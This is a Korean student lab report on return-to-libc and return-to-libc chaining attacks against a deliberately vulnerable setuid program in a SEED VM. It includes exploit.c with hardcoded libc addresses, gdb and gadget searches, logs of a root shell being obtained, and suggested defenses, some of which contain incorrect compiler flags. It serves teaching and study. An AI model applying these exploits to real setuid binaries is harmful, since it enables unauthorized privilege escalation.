Report

#2 Return-to-libc Attack

[Bonus] Return-to-libc chain Attack

제출일 2019년 11월 11일
과목명 운영체제보안
담당교수 조 성 제 교 수 님
전공 공대 소프트웨어학과
학번 32144548
이름 조 창 연

◈ Return-to-libc Attack

☞ Return-to-libc

① NX bit를 우회하기 위해 사용되는 공격기법

➜ Stack Segment의 Execute permission을 제한함으로써 Stack에서 Shell Code 실행을 방지

② 메모리에 미리 적재되어있는 공유 라이브러리에서 원하는 함수 호출

➜ system() 함수 및 exit() 함수

☞ 실습 목표

Set-UID 및 NX bit가 설정되어있는 retlib 프로그램의 취약점을 악용한 것으로 exploit.c 파일을 이용하여 Buffer-Overflow를 발생시켜 root 권한을 획득하는 것

◈ Return-to-libc 실습 및 분석

1. 수행결과 스크린 샷

```
/bin/bash 78x34
[10/31/19]seed@VM:~/.../HW2$ ls -al
total 24
drwxrwxr-x 2 seed seed 4096 Oct 31 21:05 .
drwxrwxr-x 5 seed seed 4096 Sep 21 10:10 ..
-rw-rw-r-- 1 seed seed  629 Oct 31 21:04 exploit.c
-rwsr-xr-x 1 root seed 7476 Aug 23 00:51 retlib
-r--r--r-- 1 root seed  449 Aug 23 00:51 retlib.txt
[10/31/19]seed@VM:~/.../HW2$ gcc -o exploit exploit.c
[10/31/19]seed@VM:~/.../HW2$ ls -al
total 32
drwxrwxr-x 2 seed seed 4096 Oct 31 21:05 .
drwxrwxr-x 5 seed seed 4096 Sep 21 10:10 ..
-rwxrwxr-x 1 seed seed 7472 Oct 31 21:05 exploit
-rw-rw-r-- 1 seed seed  629 Oct 31 21:04 exploit.c
-rwsr-xr-x 1 root seed 7476 Aug 23 00:51 retlib
-r--r--r-- 1 root seed  449 Aug 23 00:51 retlib.txt
[10/31/19]seed@VM:~/.../HW2$ ./exploit
[10/31/19]seed@VM:~/.../HW2$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 32144548
```

위 그림은 Set-UID bit와 NX bit가 설정된 retlib.c 프로그램의 취약점을 악용하여 exploit.c 파일을 통해 Buffer-Overflow를 발생시킴으로써 사용자가 root shell을 획득했음을 보여주는 수행결과입니다. 따라서 우리는 본 실습을 통해 공격프로그램의 동작과 exploit.c 실행 전후로 gdb를 이용하여 취약점이 존재하는 함수의 Stack Memory 구조를 분석해보고 retlib.txt가 가지는 취약점에 대해 본래의 기능을 유지한 채로 코드상에서 보안 가능성이 있는지 알아보고자 합니다.

2. 공격프로그램 동작 분석

① retlib.txt, exploit.c 동작 분석

```c
/* retlib.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
        char buffer[12];
        fread(buffer, sizeof(char), 40, badfile);

        return 1;
}

int main(int argc, char **argv)
{
        FILE *badfile;

        badfile = fopen("badfile", "r");
        bof(badfile);

        printf("Returned Properly\n");

        fclose(badfile);
        return 1;
}
```

```c
/* exploit.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
        char buf[40];
        FILE *badfile;

        badfile = fopen("./badfile", "w");

        /* You need to decide the addresses and
          the values for X, Y, Z. The order of the following
          three statements does not imply the order of X, Y, Z.
          Actually, we intentionally scrambled the order. */

        *(long *) &buf[32] = 0xb7f6382b; // The address of "/bin/sh"
        *(long *) &buf[28] = 0xb7e369d0; // The address of exit()
        *(long *) &buf[24] = 0xb7e42da0; // The address of system()

        fwrite(buf, sizeof(buf), 1, badfile);
        fclose(badfile);
}
```

☞ retlib.txt

retlib 프로그램은 "badfile"이란 파일로부터 40byte의 크기만큼 12byte의 buffer size에 읽기 권한으로 입력받게 되고, fread() 함수를 사용함으로써 bounds checking을 하지 않았으므로 Buffer-Overflow가 발생하게 됩니다. 이처럼 본 프로그램은 코드상으로 보았을 때 Buffer-Overflow의 취약점이 존재하며, Set-UID bit와 NX bit가 설정되어있어 상당히 취약한 프로그램임을 알 수 있습니다. 만약 일반 사용자가 이를 악용하여 root shell을 손쉽게 획득하게 된다면 개인정보를 탈취하는 등 컴퓨터 보안상으로도 매우 위험해질 수 있습니다.

☞ exploit.c

exploit이란 공격에 사용되는 코드로써 우리는 exploit.c를 통해 "badfile"이란 파일에 내용을 작성한 후 해당 버퍼에 common library의 주소를 주입하여 root shell을 얻고자 합니다.

우리는 exploit.c을 통해 badfile이란 파일을 만든 후 다음과 같은 3가지 주소를 버퍼에 저장하여 retlib.txt에 code reuse attack을 시도하고자 합니다.

- The address of **"/bin/sh" string**
- The address of **exit() function**
- The address of **system() function**

```
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xb7f6382b ("/bin/sh")
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$
```

본래 buffer 안에는 함수의 entry point가 아닌 값들이 들어있습니다. 따라서, function pointer를 통해 type casting을 하여 함수의 entry point를 변경하고자 합니다.

위 exploit.c 코드상에서 보여주듯이 long형으로 type casting하여 해당 포인터에 각각의 주소값들을 크기에 맞춰 입력해줍니다.


이후 exploit.c 파일을 gcc 컴파일러를 이용하여 실행 프로그램으로 만든 후 retlib 프로그램과 같이 실행한다면 root 권한을 획득하게 되는 것을 확인할 수 있습니다.

② gdb를 통해 취약점이 존재하는 함수의 Stack Memory 구조 분석

```
/bin/bash 54x41
gdb-peda$ pd bof
Dump of assembler code for function bof:
   0x080484bb <+0>:     push   ebp
   0x080484bc <+1>:     mov    ebp,esp
   0x080484be <+3>:     sub    esp,0x18
   0x080484c1 <+6>:     push   DWORD PTR [ebp+0x8]
   0x080484c4 <+9>:     push   0x28
   0x080484c6 <+11>:    push   0x1
   0x080484c8 <+13>:    lea    eax,[ebp-0x14]
   0x080484cb <+16>:    push   eax
   0x080484cc <+17>:    call   0x8048370 <fread@plt>
   0x080484d1 <+22>:    add    esp,0x10
   0x080484d4 <+25>:    mov    eax,0x1
   0x080484d9 <+30>:    leave
   0x080484da <+31>:    ret
End of assembler dump.
gdb-peda$
```

Prologue

Epilogue




push	ebp	☞ ebp를 push함으로써 Stack Frame이 생성이 됩니다.
mov	ebp, esp	☞ esp와 ebp 모두 같은 주소 위치를 가리킵니다.
sub	esp, 0x18	☞ esp 주소 위치에서 0x18(24)만큼 빼주어 위치를 변경시켜주고, Stack Frame의 지역변수 공간을 0x18(24)만큼 할당해줍니다.
push	DWORD PTR [ebp+0x8]	☞ ebp주소값에서 0x8(8)만큼 더하여 DWORD형(4Byte)으로 stack에 push합니다. (&badfile)
push	0x28	☞ 0x28(40)을 stack에 push합니다.
push	0x1	☞ 0x1(1)을 stack에 push합니다.
lea	eax, [ebp-0x14]	☞ ebp에서 0x14(20)만큼 뺀 주소를 참조하여 eax에 넣어줍니다. 즉, eax에는 ebp에서 0x14(20)만큼 뺀 주소값이 들어가 있습니다.
push	eax	☞ eax(&buffer)를 stack에 push 합니다.
call	0x8048370 <fread@plt>	☞ fread()함수를 호출합니다.
add	esp, 0x10	☞ esp에서 0x10(16)만큼 더해줍니다.
mov	eax, 0x1	☞ eax에 0x1(1)을 넣어줍니다.
leave		☞ esp를 ebp의 위치로 이동한 후 ebp를 stack에서 pop 해줍니다.
ret		☞ 함수가 call하기 이전의 메모리 영역으로 return 합니다.

Function Prologue

Function Epilogue

③ exploit.c 실행 후 취약점이 존재하는 함수의 Stack Memory 구조 분석



왼쪽의 그림은 Set-UID bit와 NX bit가 설정된 retlib 파일과 exploit 파일을 모두 실행한 후에 생성된 스택 프레임으로 위 그림과 비교해보았을 때 차이가 있음을 알 수 있습니다.

왼쪽 그림의 스택 프레임이 생성되는 과정은 다음과 같습니다.

Function Prologue 부분부터 Function Epilogue 부분 전까진 ②번의 그림처럼 스택 프레임이 생성되지만, exploit.c 파일을 실행한 후엔 Function Epilogue에서 다음과 같이 스택 프레임이 변경됩니다.

먼저 bof() 함수의 return address가 system() 함수의 주소로 변경됩니다. 이후 ebp는 bof() 함수의 에필로그 이후 esp로 대체되며 system() 함수로 jump하게 되고, system() 함수의 프롤로그가 실행되면서 ebp가 esp의 현재 값으로 설정됩니다. 마지막으로 ebp+8에 system() 함수의 argument인 "/bin/sh"의 주소가 저장되고, ebp+4에는 system() 함수의 return address 위치로써 exit()함수의 주소를 넣어 system() 함수가 return 될 때, exit() 함수를 호출함으로써 program crash를 발생하지 않도록 하기 위함입니다.

이처럼 retlib의 Buffer-Overflow 취약점을 악용하여 exploit.c 파일을 실행한 후 retlib 프로그램에 common library를 사용한 Malicious Code를 주입함으로써 root shell을 획득할 수 있게 됩니다. 이러한 공격방법이 바로 code reuse attack이라고 합니다.

3. 취약점 보안

① retlib.txt가 가지는 취약점 보완

retlib.txt는 Set-UID 및 NX bit가 설정된 파일로 Buffer-Overflow의 취약점을 가지고 있습니다. 이를 보호하기 위해 다음과 같은 방법으로 방어를 하고자 합니다.

먼저 ASLR을 적용하여 메모리상에서 공격을 시도하지 못하도록 하는 것입니다. ASLR 기법을 적용한다면 스택이나 힙 또는 라이브러리 등의 주소를 랜덤으로 프로세스 주소 공간에 배치함으로써 프로그램이 실행할 때마다 데이터의 주소가 바뀌게 됩니다.

```
$ sudo sysctl –w kernel.randomize_va_space=1
```

```
$ sudo sysctl –w kernel.randomize_va_space=2
```

두 번째로 DEP를 적용하여 데이터 영역에서 쉘 코드가 실행되지 않도록 하는 것입니다. 즉, 스택에 실행권한을 설정하여 스택 상에 존재하는 쉘 코드를 실행하지 않겠다는 의미입니다.

```
$ gcc –z execstack –o retlib retlib.c
```

세 번째로 Stack Canary를 사용하여 함수 진입 시 스택에 SFP와 RET 정보를 저장할 때, 이 정보들이 공격자에 의해 덮어 씌워지는 것으로부터 보호하기 위해 스택 상의 변수들의 공간과 SFP 사이에 특정한 값을 추가합니다. Canary는 보통 ebp와 지역변수 사이에 존재해야 안전하게 보호할 수 있습니다.

```
$ gcc –f-stack-protector retlib.c
```

마지막으로 ASCII-Armor란 방법을 사용하여 공유 라이브러리 영역의 상위 주소에 0x00(NULL)을 포함 시킴으로써 공격자가 라이브러리를 호출하는 공격을 시도한다면 NULL 바이트가 삽입되어 exploit을 하지 못하게 공격을 차단할 수 있습니다.

② retlib.txt 코드 상에서 보완 시 공격이 실패되는 결과 및 Source Code

retlib.txt코드 상에서 보완 시 공격이 실패되는 경우는 다음과 같습니다.

bof() 함수에서 buffer의 size를 늘려줌으로써 사전에 overflow가 발생되는 것을 방지할 수 있습니다.

```c
/* retlib.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
        char buffer[12];
        fread(buffer, sizeof(char), 40, badfile);

        return 1;
}

int main(int argc, char **argv)
{
        FILE *badfile;

        badfile = fopen("badfile", "r");
        bof(badfile);

        printf("Returned Properly\n");

        fclose(badfile);
        return 1;
}
```

```c
/* retlib.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
        char buffer[40];
        fread(buffer, sizeof(char), 40, badfile);

        return 1;
}

int main(int argc, char **argv)
{
        FILE *badfile;

        badfile = fopen("badfile", "r");
        bof(badfile);

        printf("Returned Properly\n");

        fclose(badfile);
        return 1;
}
```

main() 함수에서 bof() 함수를 호출하기 전 if문을 통해 RUID와 EUID 값을 동일하게 만들어주는 조건을 추가해줌으로써 bof() 함수를 호출하지 않고, printf() 함수를 호출하여 Returned Properly를 출력하게 됩니다.

```c
/* retlib.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
        char buffer[12];
        fread(buffer, sizeof(char), 40, badfile);

        return 1;
}

int main(int argc, char **argv)
{
        FILE *badfile;

        badfile = fopen("badfile", "r");
        bof(badfile);

        printf("Returned Properly\n");

        fclose(badfile);
        return 1;
}
```

```c
/* retlib.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>

int bof(FILE *badfile)
{
        char buffer[12];
        fread(buffer, sizeof(char), 40, badfile);

        return 1;
}

int main(int argc, char **argv)
{
        FILE *badfile;

        badfile = fopen("badfile", "r");

        if (setuid(getuid()))
                bof(badfile);
        else
                printf("Returned Properly\n");

        fclose(badfile);
        return 1;
}
```

setuid()와 getuid() 함수를 사용하기 위한 헤더파일

다음은 retlib.txt 코드 상에서 보완 시 공격이 실패되는 결과입니다. 두 가지 경우 모두 아래와 같은 결과가 나오는 것을 확인하였습니다.

```
[11/05/19]seed@VM:~/.../HW2$ gcc -fno-stack-protector -z noexecstack -o retlibc retlib.c
[11/05/19]seed@VM:~/.../HW2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/05/19]seed@VM:~/.../HW2$ sudo chown root retlibc
[11/05/19]seed@VM:~/.../HW2$ sudo chmod 4755 retlibc
[11/05/19]seed@VM:~/.../HW2$ ls
badfile  exploit  exploit.c  retlib  retlibc  retlib.c  retlib.txt
[11/05/19]seed@VM:~/.../HW2$ ./exploit
[11/05/19]seed@VM:~/.../HW2$ ./retlibc
Returned Properly
[11/05/19]seed@VM:~/.../HW2$
```

◈ [Bonus] Return-to-libc chain Attack

☞ Return-to-libc-chain

① NX bit를 우회하기 위해 사용되는 공격기법
➜ Stack Segment의 Execute permission을 제한함으로써 Stack에서 Shell Code 실행을 방지

② 메모리에 미리 적재되어있는 공유 라이브러리에서 원하는 함수 호출
➜ system() 함수 및 exit() 함수


③ Return-to-libc 기법을 응용하여 라이브러리 함수의 호출을 연계

☞ 실습 목표

Set-UID 및 NX bit가 설정되어있는 RTL 프로그램의 취약점을 악용한 것으로 exploit.py 파일을 이용하여 Buffer-Overflow를 발생시켜 root 권한을 획득하는 것

◈ Return-to-libc chain 실습 및 분석

1. 수행결과 스크린 샷



위 그림은 Set-UID 및 NX bit가 설정된 RTL 프로그램의 취약점을 악용하여 exploit.py 파일을 통해 Buffer-Overflow를 발생시킴으로써 사용자가 root shell을 획득했음을 보여주는 수행결과로 앞서 실습해보았던 Return-to-libc 기법을 응용하여 라이브러리 함수의 호출을 연계하는 것을 보여주고 있습니다. 따라서 우리는 gdb를 이용하여 RTL 프로그램의 Stack Memory 구조를 분석해보고 취약점 공격의 동작 과정과 결과를 RTL.txt와 exploit.py의 코드들을 보며 exploit.py 실행 후 payload에 의해 변화된 RTL 프로그램의 Stack Memory 구조를 논리적으로 분석해보고자 합니다.


2. 공격프로그램 동작 분석

① gdb를 통해 RTL 프로그램 Stack Memory 구조 분석

```
gdb-peda$ pd main
Dump of assembler code for function main:
   0x0804843b <+0>:     push   ebp
   0x0804843c <+1>:     mov    ebp,esp
   0x0804843e <+3>:     sub    esp,0x100
   0x08048444 <+9>:     push   0x200
   0x08048449 <+14>:    lea    eax,[ebp-0x100]
   0x0804844f <+20>:    push   eax
   0x08048450 <+21>:    push   0x0
   0x08048452 <+23>:    call   0x8048300 <read@plt>
   0x08048457 <+28>:    add    esp,0xc
   0x0804845a <+31>:    lea    eax,[ebp-0x100]
   0x08048460 <+37>:    push   eax
   0x08048461 <+38>:    push   0x8048500
   0x08048466 <+43>:    call   0x8048310 <printf@plt>
   0x0804846b <+48>:    add    esp,0x8
   0x0804846e <+51>:    mov    eax,0x0
   0x08048473 <+56>:    leave
   0x08048474 <+57>:    ret
```

Prologue

Epilogue



push	ebp	☞ ebp를 push함으로써 Stack Frame이 생성이 됩니다.
mov	ebp, esp	☞ esp와 ebp 모두 같은 주소 위치를 가리킵니다.
sub	esp, 0x100	☞ esp 주소 위치에서 0x100(256)만큼 빼주어 위치를 변경시켜주고, Stack Frame의 지역변수 공간을 0x100(256)만큼 할당해줍니다.
push	0x200	☞ 0x200(516)을 stack에 push합니다.
lea	eax, [ebp-0x100]	☞ ebp에서 0x100(256)만큼 뺀 주소를 참조하여 eax에 넣어줍니다. 즉, eax에는 ebp에서 0x100(256)만큼 뺀 주소값이 들어가 있습니다.
push	eax	☞ eax(&buf)를 stack에 push 합니다.
push	0x0	☞ 0x0(0)을 stack에 push 합니다.
call	0x8048300 <read@plt>	☞ read() 함수를 호출합니다.
add	esp, 0xc	☞ esp에서 0xc(12)만큼 더해줍니다.
lea	eax, [ebp-0x100]	☞ ebp에서 0x100(256)만큼 뺀 주소를 참조하여 eax에 넣어줍니다. 즉, eax에는 ebp에서 0x100(256)만큼 뺀 주소값이 들어가 있습니다.
push	eax	☞ eax(&buf)를 stack에 push 합니다.
push	0x8048500	☞ 0x8048500("%s")을 stack에 push 합니다.
call	0x8048310 <print@plt>	☞ printf() 함수를 호출합니다.
add	esp, 0x8	☞ esp에서 0x8(8)만큼 더해줍니다.
mov	eax, 0x0	☞ eax에 0x0(0)을 넣어줍니다.
leave		☞ esp를 ebp의 위치로 이동한 후 ebp를 stack에서 pop 해줍니다.
ret		☞ 함수가 call하기 이전의 메모리 영역으로 return 합니다.

Function Prologue

Function Epilogue

② RTL.txt, exploit.py 코드 분석

RTL.txt와 exploit.py 코드를 분석하기 전 우리는 RTL Chaining의 기본원리를 이해해야 합니다. RTL Chaining이란 기존 RTL(Return-to-libc) 기법을 응용하여 라이브러리 함수의 호출을 연계하는 것으로 하나의 함수만 호출하던 기존 RTL 기법과 달리 여러 함수를 연계하여 호출하는 것을 의미합니다. 그렇다면 우리는 과제에서 요구하는 RTL.txt를 공격하기 위해 사용된 함수들의 주소를 알아야 합니다. 각각의 주소는 아래 그림과 같이 gdb 명령어를 통해 간단히 찾을 수 있습니다.

[필요한 함수들의 주소]

- The address of **read() function**
- The address of **system() function**
- The address of **exit() function**
- The address of **.bss function**
- The address of **gadget* function**

```
gdb-peda$ p read
$1 = {<text variable, no debug info>} 0xb7edd980 <read>
gdb-peda$ p system
$2 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$3 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ elfheader .bss
.bss: 0x804a020 - 0x804a024 (data)
gdb-peda$ ropgadget
ret = 0x80482d6
popret = 0x80482ed
pop3ret = 0x80484d9
pop4ret = 0x80484d8
pop2ret = 0x80484da
addesp_8 = 0x804846b
addesp_12 = 0x80482ea
addesp_16 = 0x80483a5
gdb-peda$
```

* **gadget이란?**

사전적 의미로는 특별한 이름이 붙어 있지 않은 작은 기계장치나 부속품 따위를 말하며, RTL Chaining에서 의미하는 gadget은 '**Stack Pointer를 다음 함수의 주소로 이동시켜주는 코드 조각**'이라고 의미합니다.

즉, pop, pop, ret와 같은 코드들의 모음을 뜻합니다.

공격에 필요한 함수의 주소들을 모두 찾았다면 해당 주소들을 exploit.py 코드상에 입력해준 후 실행시켜보면 다음과 같이 root shell을 획득한 것을 확인할 수 있습니다.

```
/bin/bash 78x24
[11/14/19]seed@VM:~/.../HW-BONUS$ python exploit.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process './rtl': pid 16208
[*] Switching to interactive mode
$ id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),
27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ 32144548
```

그럼 지금부터 RTL.txt의 취약점을 통해 공격이 이루어지는 동작 과정을 exploit.py의 payload를 보며 실행 이후 변화된 RTL 프로그램 Stack Memory 구조를 분석해보겠습니다.


☞ RTL.txt

```
/bin/bash 35x24
#include <stdio.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
        char buf[256];

        read(0, buf, 512);
        printf("%s", buf);
}
```

RTL 프로그램은 메모리에 256Byte 크기만큼 buf 공간을 할당해줍니다. 이후 read() 함수가 호출됨으로써 읽어 들일 buf를 512Byte 크기로 받아 printf() 함수에 의해 buf의 모든 내용을 보여주고자 합니다. 하지만, 해당 프로그램은 read() 함수가 buf를 읽어올 때 경계값을 확인하지 않으므로 Buffer-Overflow 취약점이 존재하게 됩니다. 따라서, 본 프로그램을 실행하게 되면 정확한 값이 출력되는 것이 아니라 Segmentation fault (core dumped)가 출력이 되며 해당 프로그램에 문제가 있다는 것을 알려 줍니다. 이러한 취약점은 앞서 언급한 바와 같이 컴퓨터 보안상 큰 위협이 될 수 있습니다.

